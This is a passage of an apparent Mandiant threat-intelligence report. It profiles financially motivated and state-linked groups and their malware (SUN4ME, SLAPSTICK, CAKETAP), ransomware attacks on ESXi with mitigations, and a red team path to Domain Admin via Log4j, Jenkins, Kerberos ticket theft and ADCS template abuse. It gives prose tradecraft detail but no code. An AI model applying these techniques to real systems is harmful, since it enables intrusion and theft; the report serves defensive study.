Mandiant expects that FIN12’s regional targeting will continue to broaden. There has been significant attention from the U.S. government on ransomware threats in 2021. Various efforts have been made to curtail the threat, including sanctions and the threat of future sanctions against threat actors deploying ransomware and services used by these actors to facilitate financial transactions. The elevated level of negative attention may make U.S.-based organizations a less desirable target for FIN12, which means it may shift its attention to organizations operating in other areas of the world, including nations in Western Europe and the Asia-Pacific region.



FIN13 PRIORITIZES TARGETS BASED IN MEXICO


Active since at least 2016, FIN13 is a financially motivated threat group that targets organizations based in Mexico. The group has monetized its intrusions by collecting information required to conduct fraudulent financial transfers. Mandiant believes FIN13 has gained access to victim organizations by exploiting vulnerabilities in public-facing web servers and popular tools and malware that are at least partially based on publicly available code. However, the threat group has also demonstrated the capability to deploy small custom tools and utilities crafted to support specific objectives in targeted environments. FIN13 is further characterized by its extensive use of web shells and other passive backdoors across various stages of the attack lifecycle.

Extended Dwell Times and Evolving TTPs

Unlike many financially motivated threat actors tracked by Mandiant, FIN13 has often maintained presence in victim environments for durations up to several years. Due to this extended access, Mandiant has been able to observe the group's TTPs evolve over time, even within individual environments. Notable changes in TTPs have included a shift from the near-exclusive use of traditional web shells to BLUEAGAVE, a PowerShell or Perl-based passive backdoor. FIN13 has also made regular updates to the file encoding used to obfuscate not only their tools, scripts and malware but also the data they steal.

Unique Monetization Strategy

FIN13 monetizes its operations with schemes directly enabled via data theft. The group often steals financial data or files related to a company's point-of-sale (POS) systems, ATMs and general financial transaction processing systems. FIN13 also appears to adapt its end-stage operations to each victim's unique environment. In at least one incident, the threat actors deployed custom malware that Mandiant tracks as GASCAN, which processes POS card and transaction data structured in a format likely used to generate fraudulent financial transactions. FIN13 intrusions targeting retailers have sometimes led to the theft of payment card data, but rather than collect this data to sell on underground markets, evidence suggests it has been used to generate fraudulent transfers of funds into attacker-controlled accounts. This approach is relatively unique; many actors who target POS systems focus their operations on obtaining and selling credit card data.




The highly localized targeting of Mexico by FIN13 is atypical of financially motivated actors who are more broadly opportunistic.

Geographically Focused on Targets in Mexico

Mandiant has not confirmed the geographic origin of the actors behind FIN13 operations; however, strings contained within the malware and its exclusive targeting of organizations based in Mexico suggest at least some of the group is fluent in Spanish. For example, many of the publicly available tools and web shells used by FIN13 have been modified to contain Spanish-language code elements.

The highly localized targeting of Mexico by FIN13 is atypical of financially motivated actors who are more broadly opportunistic. However, regional targeting has been historically more common within Latin American cyber crime communities. For example, Mandiant has previously reported on Brazilian threat actors who historically focused on targeting Brazil-based individuals and organizations. We began to observe a significant expansion in that group's targeting beginning in 2018, which was likely due to its increasing sophistication and developing relationships with other cyber criminals. It is plausible that FIN13 operations will follow a similar pattern. As the threat actor's tradecraft improves and organizations based in Mexico develop more mature security programs, it is likely FIN13 will begin to target organizations in other parts of the world.



GRASPING THE COMPLEXITY OF **UNC2891**

In 2021, Mandiant responded to a series of incidents that targeted financial organizations in the Asia Pacific region. During these investigations, Mandiant identified a threat group that demonstrated unusual skillsets. This group, which Mandiant tracks internally as UNC2891, possesses a fluency and expertise in targeting Unix and Linux based systems for objectives which appear to be financially motivated. UNC2891 maintains an arsenal of malware and tooling to move through environments easily and limit forensic evidence trails on impacted endpoints. Overall, UNC2891 demonstrates the attributes of a skilled adversary with the ability to gain a deep understanding of the systems they target and make extensive use of publicly available tools which they customize, compile and package for different operating systems. Similarly, Mandiant has observed evidence to indicate UNC2891 has a complex understanding of operational security and applied several techniques to hide their presence and hinder response efforts.

SUN4ME


Mandiant identified evidence that UNC2891 used an expansive attacker toolkit called SUN4ME. SUN4ME is a self-contained ELF binary with over a hundred commands that aid the operator in all stages of the attack lifecycle. SUN4ME capabilities support network reconnaissance, host enumeration, exploitation of common vulnerabilities and anti-forensics measures, along with common shell utilities. The exact origins of SUN4ME are not well understood. However, based on investigations where UNC2891 was identified, SUN4ME capabilities were a primary enabler for that actor's operations. The compiled nature of SUN4ME combined with its extensive set of supported functions provided UNC2891 with both flexible deployment and consistent performance. Where production environments might restrict foreign package installations or alert network defenders to their presence, a compiled binary could be moved from endpoint to endpoint with relative ease. UNC2891 could depend on SUN4ME's broad set of tools without worrying about dependency issues commonly experienced across disparate sets of Linux and Unix-based operating systems.

Several of the commands in SUN4ME are publicly available tools or scripts also present in various offensive distributions or frameworks. However, Mandiant identified custom tooling built into SUN4ME, including exploits for remote code execution vulnerabilities in Oracle WebLogic and Veritas NetBackup software. SUN4ME also includes a demo command that contains sixteen different ASCII terminal animations along with extensive help dialogs for supported features. The help dialogs are provided in fluent English, suggesting the developer may be English speaking.

UNC2891 used *sshock*, an SSH brute forcing tool bundled within SUNME, as a means of initial access into the environments of targeted organizations. The *sshock* tool supports the use of wordlist credentials, parallel scanning of targets and the ability to collect SSH keys from targeted systems after gaining access to them. These features enabled UNC2891 to run commands as well as upload, run, and delete files

automatically after a system was compromised. Mandiant identified evidence to indicate UNC2891 performed reconnaissance in compromised environments to supplement the embedded credential lists provided with *sshock*. The automated nature of some *sshock* features helped the attacker spread through an environment. After UNC2891 successfully compromised an environment, SUN4ME and *sshock* facilitated movement through the targeted environment by deploying additional malware and backdoors.

UNC2891 Targeted Attack Lifecycle SUN4ME



STEEL Family of In-Memory Droppers

In every case where Mandiant recovered variants of SUN4ME, it had been loaded through an in-memory dropper Mandiant tracks as STEELCORGI. While in-memory droppers are not terribly unique even in Unix and Linux-based environments, STEELCORGI used techniques that were apparently designed to limit both detection and broad-scale identification of how it operated. STEELCORGI droppers decrypt an embedded payload based on a configurable behavior flag and environment variables obtained at runtime but also take steps to obfuscate the environment variables they would access. During investigations where active malware that leverages environment variables is suspected, analysts usually identify the source environment variable and enumerate the instances of that environment variable within the network. The presence of the environment variable effectively acts as an indicator of compromise and allows analysts to narrow down suspect endpoints and prioritize them for deep dive analysis. STEELCORGI was designed to frustrate these efforts by enumerating environment variables by the SHA256 hash of the variable name, limiting the ability to identify the environment variable from malware analysis alone. Without the specific key used by STEELCORGI, decryption of the payloads was impossible.

While some variants of STEELCORGI frustrated analysis and detection efforts, a more recent sample of STEELCORGI presented avenues for decryption of payloads. One sample derived the decryption key from multiple pieces of information culled from the target endpoint. When an endpoint or its hardware information was available, Mandiant was able to decrypt payloads embedded within these versions of STEELCORGI. Mandiant has also observed UNC2891 use an in-memory dropper with functionality similar to STEELCORGI, except that it enumerates keys through an MD5 hash of environment variables and includes the functionality to create new versions of itself with different payloads. Mandiant tracks this variant as STEELHOUND.

Notable Tactics, Techniques and Procedures

Soon after gaining root-level access to a targeted endpoint, UNC2891 would set the *setuid* and *setgid* bits on legitimate executables owned by root. The *setuid* and *setgid* bits allow a non-privileged user to run the file under the context of the owner; in this case root. This allowed UNC2891 to maintain root-level command access on a system without needing to elevate permissions or impersonate a privileged user. A common example observed by Mandiant during investigations into UNC2891 was to set the *setuid* and *setgid* bits on the Unix time program. This allowed UNC2891 to proxy commands as an argument to time resulting in the commands being executed as the root user.

During lateral movement and internal reconnaissance activity, UNC2891 often used an extensive shell script that performed network and endpoint reconnaissance, including the collection of running processes, session information and SSH known hosts and keys. It also made copies of credential files such as */etc/shadow* and */etc/passwd*. UNC2891 would often create a new directory to stage the output of these scripts; the attacker would then compress and encode them using a uuencoding scheme. While *uuencode* is an uncommon encoding scheme for attackers, UNC2891 used it extensively along with a set of Perl scripts (bundled in SUN4ME) to facilitate the encoding and decoding of files.

In most cases, UNC2891 would immediately install a backdoor that Mandiant tracks as SLAPSTICK on compromised endpoints. SLAPSTICK is a Linux Pluggable Authentication Module (PAM) based backdoor that provides access to a system with

a hardcoded password. During installation, the original Linux PAM authentication module is renamed and the malicious SLAPSTICK module takes its place, effectively hooking the PAM authentication process. This also allows SLAPSTICK to capture plaintext credentials of user logins which it subsequently writes to an encrypted file on disk. Variants of SLAPSTICK support basic commands, such as the ability to remove itself from an endpoint, create outbound connections or spawn a shell with the HISTFILE unset. SLAPSTICK's ability to provide stealthy backdoor access to endpoints along with credential harvesting functionality drove much of the lateral movement observed for UNC2891 and remained a primary way for the attacker to access compromised endpoints. Analysis of a functioning installer for SLAPSTICK revealed that, much like SUN4ME, SLAPSTICK appears to be reliable and well-designed, with useful help dialogs and console logging.

After establishing a foothold and moving laterally throughout a targeted environment, UNC2891 deployed custom variants of the publicly available TINYSHELL backdoor. The TINYSHELL variants used by UNC2891 were configured to communicate with external command-and-control (C2) servers that were read from an encoded file on disk. Analysis of the TINYSHELL backdoors and associated configuration files provided insight into UNC2891's C2 infrastructure. TINYSHELL deployments were limited to critical endpoints within the environment and each instance was configured to communicate with a unique dynamic DNS domain based on the hostname or general role of the compromised endpoint. Mandiant suspects UNC2891 only enabled DNS resolution for these domains during limited operational windows when external access was required. As a result, no passive DNS data has been recovered for the observed external C2 domains. The use of dynamic DNS as a C2 mechanism is not uncommon. However, the combination of individual domains for each host and the limited time during which the domains were configured for resolution speaks to UNC2891's degree of operational security and understanding of incident response practices.

Evading Detection and Hinderling Analysis

Analysis of Windows endpoints differs dramatically from similar analysis of Linux or Unix-based endpoints. Much of the flexibility inherent to Unix-based operating systems, which developers and administrators find valuable, limit the confidence of analysis which can be performed. The limitations often result in an over-reliance on log files generated by the operating system and an opportunity for attackers to minimize the artifacts they leave behind during a campaign. UNC2891 exploited such limitations with tools which were bundled with SUN4ME.

The *bleach tool*, which Mandiant tracks internally as LOGBLEACH, removes log entries from several Unix and Linux log files by matching against filters provided at the command line, such as username, IP address, hostname or even a window of time in which entries were generated. LOGBLEACH also includes the ability to manipulate the *lastlog* binary file, which tracks the last login time for each account, by either removing or falsifying the information within the file. UNC2891 deploys log-clearing tools specific to the version of the targeted operating system. For example, a tool similar to LOGBLEACH, which Mandiant tracks as WIPERIGHT, was often used to alter log data on Oracle Solaris SunOS systems with SPARC based architecture.

UNC2891 would often pair log manipulation with actions that limited forensic analysis of the associated file system. In multiple cases, Mandiant identified evidence to indicate UNC2891 altered timestamps associated with malware files on targeted machines—a technique commonly called *timestomping*. Where timestomping is moderately difficult on the NTFS-based filesystems used in Windows due to the

Master File Table (MFT) and the attributes associated with each entry, manipulating the timestamps of files on a Unix-based endpoint is often a trivial exercise. The combination of timestomping and log file manipulation casts an operating system as an unreliable narrator in the eyes of analysts, raising the bar required for thorough analysis and potentially slowing the pace of a broad scale investigation.

While UNC2891 used multiple technical anti-forensic methodologies, they didn't rely solely on technical solutions. To further obfuscate UNC2891 malware and tools, the attacker would often maintain naming conventions and locations for files commonly seen on the specific operating system. For example, UNC2891 was observed using file naming schemes for malware which matched the common naming convention for shared libraries within Linux and maintained fairly strict operational security by placing those files in the same default directories. UNC2891 also maintained persistence for backdoors by using a *systemd* service unit file themed to masquerade as a legitimate service such as *systemd*, the name cache daemon (*ncsd*), and the *at* daemon (*atd*). However, this combination of operational security and technical acumen paled in comparison to the malicious kernel rootkit used by UNC2891 and tracked by Mandiant as CAKETAP.

CAKETAP hooks several system networking API calls to filter out the presence of IP addresses and ports being used by the attacker backdoors. This filtering effectively prevents network-related system commands such as *netstat* from displaying the malware C2 connections. Additional file system API hooks installed by CAKETAP are used to provide a communication channel and configuration mechanism for the rootkit. CAKETAP looks for the existence of secrets in the filenames returned by the hooked functions and uses this as a signal to receive commands. This feature allowed UNC2891 to configure and control CAKETAP through existing backdoor access to compromised servers by issuing shell commands that use the hooked system calls. A variant of CAKETAP was discovered which Mandiant believes was intended to manipulate network traffic transiting a victim's automated teller machine (ATM) switching network and potentially used as part of a larger operation to perform unauthorized cash withdrawals using fraudulent bank cards.

Nexus to UNC1945


Through in-depth analysis of intrusion data collected during investigations attributed to UNC2891, Mandiant has discovered significant overlap with UNC1945, a group that has been publicly reported as LightBasin. Both groups have demonstrated their preference and expertise in targeting and operating from Linux and Unix-based endpoints. The overlaps observed span several attribution aspects but mostly focus on the usage of the same or similar malware families unique to both groups, as well as unique TTPs and general tradecraft.

Mandiant has identified SUN4ME, along with variants of bundled tools, being used by UNC1945 across several intrusions. During these investigations, Mandiant obtained several versions of SUN4ME, including the same STEELCORGI packaged variant observed in use by UNC2891. Considering UNC2891's predilection for bundled tools such as SUN4ME, UNC1945 has been observed deploying pre-loaded custom QEMU virtual machines containing a similar set of preloaded tools and scripts. Mandiant has observed both actors deploy STEELCORGI droppers that load malware families other than SUN4ME. UNC1945 has been observed deploying LOGBLEACH as well as a previously unknown passive backdoor through STEELCORGI. Other notable overlaps include the use of TINYSHELL and the PAM-based backdoor SLAPSTICK by both groups, as well as similar staging directories and files used to store command line output.

Despite significant overlaps between the two groups, Mandiant has not currently determined these threat clusters are attributable to the same actor due in large part to a perceived difference in motivations. Whereas UNC2891 has primarily been observed targeting financial organizations in the Asia-Pacific region, UNC1945 intrusions have spanned several years during which the attacker compromised victims in the managed service and telecom provider industries. At the time of writing, while Mandiant does not have evidence to indicate the objectives of UNC1945, espionage operations may be the likely motivator. Mandiant continues to track UNC2891 and UNC1945 as distinct clusters of activity.

Conclusion

UNC2891 executes their operations systematically while maintaining a high level of operational security and employing several techniques to evade discovery. While the technical and operational acumen UNC2891 can bring to bear has served to keep them well hidden, the limitations on detection and forensics for Linux and Unix-based operating systems also facilitate their stealth. UNC2891 uses their expertise with these systems to take full advantage of the decreased visibility and capitalize on the broad appeal of such systems in production environments. Good endpoint instrumentation and a comprehensive logging policy which directs logs out of the reach of potential attackers are likely candidates for security improvements that can inhibit the ability of UNC2891 and similar groups to remain hidden.



UNC1151 AND GHOSTWRITER LINKED TO BELARUSIAN INTERESTS

UNC1151 is a cluster of activity Mandiant believes is linked to the Belarusian government, based on technical and geopolitical indicators. In April 2021, we released a public report detailing our high-confidence assessment that UNC1151 provides technical support to the [Ghostwriter](#) information operations campaign. This assessment, along with observed Ghostwriter narratives consistent with Belarusian government interests, indicates a possibility that Belarus is also likely at least partially responsible for the Ghostwriter campaign. While we cannot rule out Russian contributions to either UNC1151 or Ghostwriter, Mandiant has not uncovered direct evidence of such contributions.

Constrained Objectives and Targeting Scope

UNC1151 has targeted a wide variety of governmental and private sector entities, with a focus in Ukraine, Lithuania, Latvia, Poland and Germany. The targeting also includes Belarusian dissidents, media entities and journalists. While multiple intelligence services are interested in these countries, the scope of targets is most consistent with Belarusian interests. Also, UNC1151 operations have focused on obtaining confidential information and no monetization efforts have been uncovered.

Anti-NATO Sentiments

From the earliest observed Ghostwriter operation until mid-2020, the Ghostwriter campaign primarily promoted anti-NATO narratives that appeared intended to undercut regional security cooperation in operations targeting Lithuania, Latvia and Poland. Observed operations have disseminated disinformation portraying the foreign troop presence in the region as a threat to residents and alleging that the costs of NATO membership are a detriment to local populations. The seeming intended effect of these narratives—to erode regional support for NATO—can serve both Russian and Belarusian interests. However, the campaign has specifically targeted audiences in countries bordering Belarus, whereas Russia has long promoted anti-NATO narratives both in the region and further afield. Observed Ghostwriter operations through the present time have almost completely excluded Estonia, which notably does not border Belarus but is a Baltic State, NATO member and a relevant component of any concerns regarding NATO's security posture on its eastern flank.

Further Alignments and Non-Alignments

Mandiant has tracked UNC1151 since 2017 and observed no overlaps with other tracked Russian groups, including APT28, APT29, Turla, Sandworm and TEMP. Armageddon. While we cannot rule out Russian support for or involvement in UNC1151 or Ghostwriter operations, the TTPs used by UNC1151 are unique.

Since the disputed August 2020 elections in Belarus, Ghostwriter operations have been more distinctly aligned with Minsk's interests. Promoted narratives have focused on alleging corruption or scandal within the ruling parties in Lithuania and Poland, attempting to create tensions in Polish-Lithuanian relations, and discrediting the Belarusian opposition.



FOCUS ON MULTIFACETED EXTORTION AND RANSOMWARE

FINANCIALLY MOTIVATED THREAT ACTORS INCREASINGLY TARGETING VIRTUALIZATION INFRASTRUCTURE

In 2021, Mandiant observed ransomware attackers using new tactics, techniques and procedures (TTPs) to deploy ransomware rapidly and efficiently throughout business environments. The pervasive use of virtualization infrastructure in corporate environments creates a prime target for ransomware attackers. By accessing virtualization platforms, ransomware attackers can rapidly encrypt many virtual machines without needing to directly login or deploy encryptors within each machine. Throughout 2021, Mandiant observed VMWare vSphere and ESXi platforms being targeted by multiple threat actors, including those associated with Hive, Conti, Blackcat, and DarkSide. Several protection strategies can be implemented to mitigate risk.

Observed attacker TTPs

During a typical ransomware event, after initial access has been obtained, threat actors will spend time conducting reconnaissance within the target organization for ways to deploy ransomware. They discover that many organizations use vCenter Server to manage their virtualization infrastructure and integrate the platform with their Microsoft Active Directory domain by directly joining the vCenter Server to Active Directory. Ransomware threat actors focus on this integration to identify specific Active Directory users and groups that may be provided access to login to a vCenter Server.

Armed with the knowledge that an organization is utilizing vCenter Server, actors use compromised credentials to login to vCenter Server and discover all the ESXi hosts used in the environment. The ESXi servers are a ripe target for many actors; they need to log directly in to these servers to deploy ransomware, which impacts the availability of all virtualized hosts running on the server. Mandiant observed threat actors turning on the ESXi Shell and enabling direct access via SSH (TCP/22) to the ESXi servers to ensure that ESXi host access remains available. In addition, actors often created new (local) accounts for their use on the ESXi servers and changed the password of the existing ESXi root account to ensure the target organization could not easily regain control of their infrastructure.

An effective protection strategy will employ multiple layers of controls to mitigate the risk of ransomware threat actors being able to directly impact the virtualization infrastructure.

After successful access to the ESXi servers was obtained, the threat actors used SSH access to upload their encryptor (binary) and any shell scripts that were required. They used shell scripts to discover where virtual machines were located on the ESXi datastores, forcefully stop any running virtual machines, optionally delete snapshots and then iterate through the datastores to encrypt all the virtual machine disk and configuration files.

Recommended Mitigations

Due to the number of critical workloads, applications and services that organizations may have virtualized, it is important to secure both the virtualization platform and access to the management interfaces properly. An effective protection strategy will employ multiple layers of controls to mitigate the risk of ransomware threat actors being able to directly impact the virtualization infrastructure.

A very effective mitigation is the implementation of proper network segmentation by placing all management of ESXi and vCenter Server on an isolated network or VLAN. When configuring networking on the ESXi hosts, only enable VMkernel network adapters on the isolated management network. VMkernel network adapters provide network connectivity for the ESXi hosts and handle necessary system traffic for functionality such as vSphere vMotion, vSAN and vSphere replication. Ensure that all dependent technologies such as vSANs and backup systems that the virtualization infrastructure will use are available on this isolated network. If possible, use dedicated systems exclusively connected to this isolated network to conduct all management tasks of the virtualization infrastructure.

To further restrict services and management of ESXi hosts, implement lockdown mode. This ensures that ESXi hosts can only be accessed through a vCenter Server, disables some services and restricts some services to certain defined users. Configure the built-in ESXi host firewall to restrict management access only from specific IP addresses or subnets that correlate to management systems on the isolated network. The ESXi host firewall can also close ports for each service or restrict traffic from specific IP addresses. Determine the appropriate risk acceptance level for vSphere Installable Bundles (VIBs) and enforce acceptance levels in the Security Profiles for ESXi hosts. This protects the integrity of the hosts and ensures unsigned VIBs cannot be installed.

Consider decoupling ESXi and vCenter Servers from Active Directory and use vCenter Single Sign-On. Removing ESXi and vCenter from Active Directory will prevent any compromised Active Directory accounts from being able to be used to authenticate directly to the virtualization infrastructure. Ensure administrators use separate and dedicated accounts for managing and accessing the virtualized infrastructure. Enforce multi-factor authentication for all management access to vCenter Server instances and store all administrative credentials in a Privileged Access Management (PAM) system.

Implement a robust virtual machine backup strategy by taking into consideration Restore Point Objectives and Restore Time Objectives that are appropriate for the business. These objectives should be chosen to ensure appropriate degrees and dates of backups are available and can be quickly restored if necessary. To prevent unauthorized access to the backup environment, implement immutable backups within the backup solution.

Centralized logging of ESXi environments is critical, both to proactively detect potential malicious behavior and investigate an actual incident. Ensure all ESXi host and vCenter Server logs are being forwarded to the organization's SIEM solution. This provides visibility into security events beyond that of normal administrative activity. In several cases, Mandiant was able to help organizations regain control of their ESXi hosts because shell logs were available in a centralized log aggregation solution.

Organizations should prioritize the following logging and alerting recommendations:


1. Use ESXi syslog capabilities to forward messages to a centralized log aggregator
2. Capture the Authentication log (/var/log/auth.log), Shell log (/var/log/shell.log), and VMkernel log (/var/log/vmkernel.log)
3. Configure alerts for high fidelity operations:
 - Activation of the ESXi shell
 - Creation of new local accounts on ESXi hosts
 - Password changes of local accounts on ESXi hosts, including the root account
 - Large number of virtual machines being stopped in rapid succession and snapshots being deleted.



RED TEAM FULL BACKUP TAKEOVER

In 2021, a manufacturing firm contracted Mandiant to perform a Red Team Assessment to evaluate the organization's detection, prevention, and response capabilities. The organization's concern regarding a potential encryption event was elevated due to the recent rise in ransomware threat activity. Mandiant's objectives were to acquire Domain Admin privileges and to demonstrate the capability to compromise critical backup infrastructure. During red team assessments, Mandiant consultants use methodologies similar to those of threat actors. To achieve the customer's objectives Mandiant needed to identify and exploit vulnerable services, escalate privileges and overcome elevated security policies.

Red Team Targeted Attack Lifecycle



Initial Compromise

Over the years, Mandiant has observed an ebb and flow between spear-phishing and exploits leveraged as the initial means of compromise. Successfully breaching Internet-facing infrastructure allows attackers to bypass email-based security controls and obtain an initial foothold in an environment. The Mandiant red team performed open-source intelligence (OSINT) reconnaissance and network enumeration to identify potentially misconfigured or vulnerable services that may have presented opportunities for an attack. One identified service was running an outdated version of the Java logging library Apache Log4j that was susceptible to CVE-2021-44228. This vulnerability could provide an attacker unauthenticated remote code execution through the control of log messages or log message parameters such as HTTP headers. The red team used this vulnerability to gain an initial foothold in the environment by crafting a User-Agent HTTP header that, when logged through log4j, would result in the endpoint retrieving and executing an object from an LDAP server under Mandiant’s control.

Internal Reconnaissance and Privilege Escalation

With a foothold in the firm’s network, the Mandiant red team performed passive reconnaissance of the internal network and enumerated resources to find ways to facilitate lateral movement. During passive reconnaissance, attackers often gather information on high-value targets by mining secondary or tertiary systems that may contain valuable information. Common stores of data such as Git portals, Confluence and SharePoint are often sources for passive reconnaissance. Unlike port scanning, hunting for valuable data in information repositories often presents fewer opportunities for detection while providing high quality data regarding the environment.

The red team discovered a misconfigured Confluence instance within the customer’s environment that did not require authentication, allowing the team to gather information on network resources, sensitive documents, and even cleartext passwords. Analysis of the data collected through passive reconnaissance led to the discovery of several Jenkins servers that did not require authentication to

Obtaining access to backup infrastructure is a common precursor to threat actors deploying ransomware to endpoints across the targeted environment.

the Jenkins script console. Access to the Jenkins script console could provide an attacker with the ability to execute arbitrary Groovy scripts. This would allow them to run arbitrary system commands under the same context as the user or service hosting Jenkins. Although the red team was able to run commands on Jenkins, network policies restricted the Jenkins server from connecting to the internet. To bypass the network policies, the red team routed incoming network traffic through the initial compromise endpoint and on to the Mandiant command-and-control server. A reverse TCP payload uploaded to the Jenkins server and run via the Jenkins Script console provided Mandiant with SYSTEM level privileges.

Stealing Kerberos Tickets

With admin-level rights available through the Jenkins server, the Mandiant red team had the privileges necessary to acquire credentials stored in memory. The credentials could then be used to move through the customer's environment and closer to the critical backup infrastructure. The red team performed host-based reconnaissance on the Jenkins server to enumerate recently logged in users and the systems to which these users had access. While several system administrators were logged into the Jenkins server remotely, these accounts were managed through a password vault system. This password vault system generates long, complex passwords with daily password rotations to reduce the prevalence of weak and reusable passwords, so recovering and cracking in-memory NTLM password hashes was not feasible. The red team instead targeted the Kerberos Ticket Granting Tickets (TGT) that are stored in memory and can be renewed for a week regardless of CyberArk's daily password rotation. By establishing a connection to the Local Security Authority (LSA) server running on the Jenkins endpoint, the red team was able to extract the system administrators' Kerberos tickets and auto-renew them for a week.

Lateral Movement

Ransomware operators commonly target backup infrastructure to exert additional control over encrypted environments. Obtaining access to backup infrastructure is a common precursor to threat actors deploying ransomware to endpoints across the targeted environment. Mature security programs will often protect critical servers such as backup infrastructure by segmenting them into a secure network only accessible from a jump host. With broad access to the customer environment through privilege escalation and lateral movement, the red team thoroughly analyzed the Active Directory environment to identify a jump host with access to the customer's segmented backup network.

The red team then used a system administrator's Kerberos TGT to query Windows Management Instrumentation (WMI) on the jump host. Enumerating the recently logged in users and the processes running on the jump host allowed Mandiant to understand how the customer might detect their actions. Assured that their actions would remain clandestine, the red team moved to the jump host by uploading a TCP payload via SMB and executing it using Windows Remote Management (WinRM). Once the jump host was compromised, the red team identified an active user on the jump host and deployed a keylogger to capture the cleartext credentials of a backup administrator. Within the span of two days, the red team acquired several sets of cleartext credentials that provided access to the customer's secure backup infrastructure demonstrating the ability to access, delete, or modify the endpoints.



A Red Forest implementation¹⁵ is an Active Directory security architecture designed to reduce the possibility of domain compromise.

Obtaining Domain Admin through Active Directory Certificate Services (ADCS) Abuse

After successfully obtaining access to the secure backup infrastructure, the Mandiant red team focused on the final objective—obtain Domain Admin privileges. The customer's environment was designed around Microsoft's Enhanced Security Administrative Environment (ESAE) paradigm, also known as Red Forest.

Red Forest Active Directory architecture tiers Active Directory objects such that attackers are presented with substantial obstacles in the path to Domain Admin privileges. To overcome this limitation, the red team first enumerated the customer's Active Directory for information regarding certificate templates associated with Active Directory Certificate Services (ADCS). Among the templates returned the red team identified a vulnerable ADCS template where backup administrators could self-enroll. This certificate template had a combination of allowable configurations that could be abused by backup administrators to impersonate high-privilege accounts, such as a domain administrator account. The template allowed backup administrators to specify a Subject Alternative Name (SAN) for the certificate while enrollment did not require manager approval and certificates could be used for domain authentication.


To demonstrate this avenue of attack, the red team used the backup administrator's account to request a certificate with a domain administrator user specified for the SAN. Using the certificate returned by the ADCS server, the team requested a Kerberos TGT ticket for the domain administrator account to access network resources. The Mandiant red team then performed a DCSync attack to acquire domain administrators' NTLM password hashes and secure Domain Admin privileges in the Active Directory environment.

Outcomes

The Mandiant red team was able to acquire Domain Admin privileges and demonstrate an effect on the secure backup infrastructure despite the customer's strong password policy, Red Forest architecture and network segmentation. Mandiant achieved all their specified objectives not in-spite of the policies in place but by identifying alternative paths to success. They applied years of experience to demonstrate vulnerabilities and provide actionable recommendations to help the customer close security gaps.

Ransomware proliferation demands that organizations not only evaluate but also demonstrate and observe how ransomware operators achieve their objectives. Organizations have worked to build better defenses, align their policies with best practices and take a security-first perspective to their operations. But until they are actively tested by a motivated and agile adversary, their protection remains hypothetical at best.

15. Microsoft (2021). ESAE Retirement.



OBSERVATIONS ON RANSOMWARE RECOVERY OPERATIONS

